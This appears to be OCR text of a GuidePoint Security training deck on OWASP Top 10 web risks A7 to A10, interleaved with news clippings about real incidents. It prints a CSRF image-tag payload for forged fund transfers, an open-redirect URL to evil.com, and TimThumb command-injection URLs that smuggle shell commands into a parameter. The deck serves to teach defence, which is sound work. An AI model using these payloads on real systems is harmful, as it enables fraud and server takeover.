
If an unauthenticated user can access either page, that’s a flaw. If an authenticated, non-admin, user is allowed to access the admin_getappInfo page, this is also a flaw, and may lead the attacker to more improperly protected admin pages.

Scenario #2: A page provides an 'action' parameter to specify the function being invoked, and different actions require different roles. If these roles aren’t enforced, that’s a flaw.

A7 – Missing Function Level Access Control

- Think about the process for managing entitlements and ensure you can update and audit easily. Don’t hard code.
- The enforcement mechanism(s) should deny all access by default, requiring explicit grants to specific roles for access to every function.
- If the function is involved in a workflow, check to make sure the conditions are in the proper state to allow access.

A7 – Missing Function Level Access Control



Got a tip? Let us know.

News TCTV Events CrunchBase Follow Us Search

Apply to the Startup Battlefield at Disrupt SF and Disrupt Europe

Popular Posts

500K Women Gave Up Their Boob Data To... *3 days ago*

Apple Patents An iPad Smart Cover That Can... *3 days ago*

Following COO Resignation, Twitter's Head... *3 days ago*

President Obama Hits Up The Youths On... *5 days ago*

Apple Begins Rejecting Apps That Offer... *6 days ago*

Tesla Promises To Not Sue Anyone Using... *3 days ago*

Zero-Day Vulnerability On American Express Website Now Closed

Posted Oct 6, 2011 by Sarah Perez (@sarahintampa)

19 Like 0 Tweet 291 Share 0

American Express say it shut down the webpage that left a portion of its website open for anyone to access in what's being a called a zero-day security vulnerability, the company says in statement. The security issue was first discovered by developer Niklas Femerstrand, who attempted to reach out to American Express via Twitter in the hopes of being pointed to an email address he could use to send the company further details regarding the issue.

The seemingly confused Twitter rep asked him whether he was an Amex cardholder and offered him a phone number to call, despite his objections to contacting Amex via phone, fax or physical mail. In frustration, Femerstrand published the details to his blog instead.

According to the blog post (also featured here on Hacker News), Femerstrand discovered that American Express developers had accidentally left an administration panel for website debugging accessible, potentially leaving it open to XSS attacks.

CrunchDaily

Latest headlines delivered to you daily

Enter Email Address SUBSCRIBE

Related Videos

Swivl Refocuses on Teachers & Presentations
6:14

A8 – Cross-Site Request Forgery (CSRF)

The application allows a user to submit a state changing request that does not include anything secret. For example:

```
http://mybank.com/app/transferFunds?
amount=1500&destinationAccount=4673243243
```

So, the attacker constructs a request that will transfer money from the victim's account to the attacker's account, and then embeds this attack in an image request or iframe stored on various sites under the attacker's control:


```
<img src="http://mybank.com/app/transferFunds?
amount=1500&destinationAccount=attackersAcct#"
width="0" height="0" />
```

If the victim visits any of the attacker's sites while already authenticated to mybank.com, these forged requests will automatically include the user's session info, authorizing the attacker's request.

A8 – Cross-Site Request Forgery (CSRF)

- The preferred option is to include the unique token in a hidden field. This causes the value to be sent in the body of the HTTP request, avoiding its inclusion in the URL, which is more prone to exposure.
- Requiring the user to reauthenticate, or prove they are a user (e.g., via a CAPTCHA) can also protect against CSRF.

A8 – Cross-Site Request Forgery (CSRF)



Teen uses worm to boost ratings on MySpace.com

It did little damage but could point to broader vulnerabilities, says a security expert

By Eric Lai

October 17, 2005 12:00 PM ET

A9 – Using Components with Known Vulnerabilities

Component vulnerabilities can cause almost any type of risk imaginable, ranging from the trivial to sophisticated malware designed to target a specific organization. Components almost always run with the full privilege of the application, so flaws in any component can be serious, The following two vulnerable components were downloaded 22m times in 2011.


- Apache CXF Authentication Bypass – By failing to provide an identity token, attackers could invoke any web service with full permission. (Apache CXF is a services framework, not to be confused with the Apache Application Server.)
- Spring Remote Code Execution – Abuse of the Expression Language implementation in Spring allowed attackers to execute arbitrary code, effectively taking over the server.

Every application using either of these vulnerable libraries is vulnerable to attack as both of these components are directly accessible by application users. Other vulnerable libraries, used deeper in an application, may be harder to exploit.

A9 – Using Components with Known Vulnerabilities

- Identify all components and the versions you are using, including all dependencies.
- Monitor the security of these components in public databases, project mailing lists, and security mailing lists, and keep them up to date.
- Establish security policies governing component use, such as requiring certain software development practices and passing security tests.
- Where appropriate, consider adding security wrappers around components to disable unused functionality and/ or secure weak or vulnerable aspects of the component.

A9 – Using Components with Known Vulnerabilities



TimThumb WebShot Code Execution Exploit (0-day)

By Daniel Cid on June 25, 2014 . • 22 Comments

If you are still using Timthumb after the serious vulnerability that was found on it last year, you have one more reason to be concerned.

A new 0-day was just disclosed on TimThumb's "Webshot" feature that allows for certain commands to be executed on the vulnerable website remotely (no authentication required). With a simple command, an attacker can create, remove and modify any files on your server. For example:

```
http://vulnerablesite.com/wp-content/plugins/pluginX/timthumb.php?
webshot=1&src=http://vulnerablesite.com/$(rm$IFS/tmp/a.txt)

http://vulnerablesite.com/wp-content/plugins/pluginX/timthumb.php??
webshot=1&src=http://vulnerablesite.com/$(touch$IFS/tmp/a.txt)
```

© 2014 GuidePoint Security, LLC
CONFIDENTIAL AND PROPRIETARY

A10 – Unvalidated Redirects and Forwards

Scenario #1: The application has a page called “redirect.jsp” which takes a single parameter named “url”. The attacker crafts a malicious URL that redirects users to a malicious site that performs phishing and installs malware.

`http://www.example.com/redirect.jsp?`**`url=evil.com`**


Scenario #2: The application uses forwards to route requests between different parts of the site. To facilitate this, some pages use a parameter to indicate where the user should be sent if a transaction is successful. In this case, the attacker crafts a URL that will pass the application’s access control check and then forwards the attacker to administrative functionality for which the attacker isn’t authorized.

`http://www.example.com/boring.jsp?`**`fwd=admin.jsp`**

A10 – Unvalidated Redirects and Forwards

- Simply avoid using redirects and forwards. If used, don’t involve user parameters in calculating the destination.
- If destination parameters can’t be avoided, ensure that the supplied value is valid, and authorized for the user. It is recommended that any such destination parameters be a mapping value, rather than the actual URL or portion of the URL, and that server side code translate this mapping to the target URL.

A10 – Unvalidated Redirects and Forwards



SC Magazine > News > Redirect flaw on .gov sites leaves open door for phishers

Danielle Walker, Reporter

October 22, 2012

Redirect flaw on .gov sites leaves open door for phishers

At least 20,000 users have fallen victim to a spam campaign that uses shortened links to legitimate government sites to carry out a hoax.

In the scams, users receive emails containing “1.usa.gov” short links and are redirected twice upon clicking -- first, immediately past a legitimate government site, then, to websites that look like CNBC news articles touting “$4,000 a month” home-based business opportunities.

About GuidePoint Security

GuidePoint Security, LLC provides customized, innovative and valuable information security solutions and proven cyber security expertise that enable commercial and federal organizations to successfully achieve their security and business goals. By embracing new technologies, GuidePoint Security helps clients recognize the threats, understand the solutions, and mitigate the risks present in their evolving IT environments. Headquartered in Reston, Virginia, and with offices in Michigan, New Hampshire, Florida and North Carolina, GuidePoint Security is a small business, and classification can be found with the System for Award Management (SAM). Learn more at: https://www.guidepointsecurity.com

About Me

- Security Engineer in the Southeast
- UCF Knights Alumni
- Founder of Hack@UCF
- Certs and stuff ☺
- @jonathansinger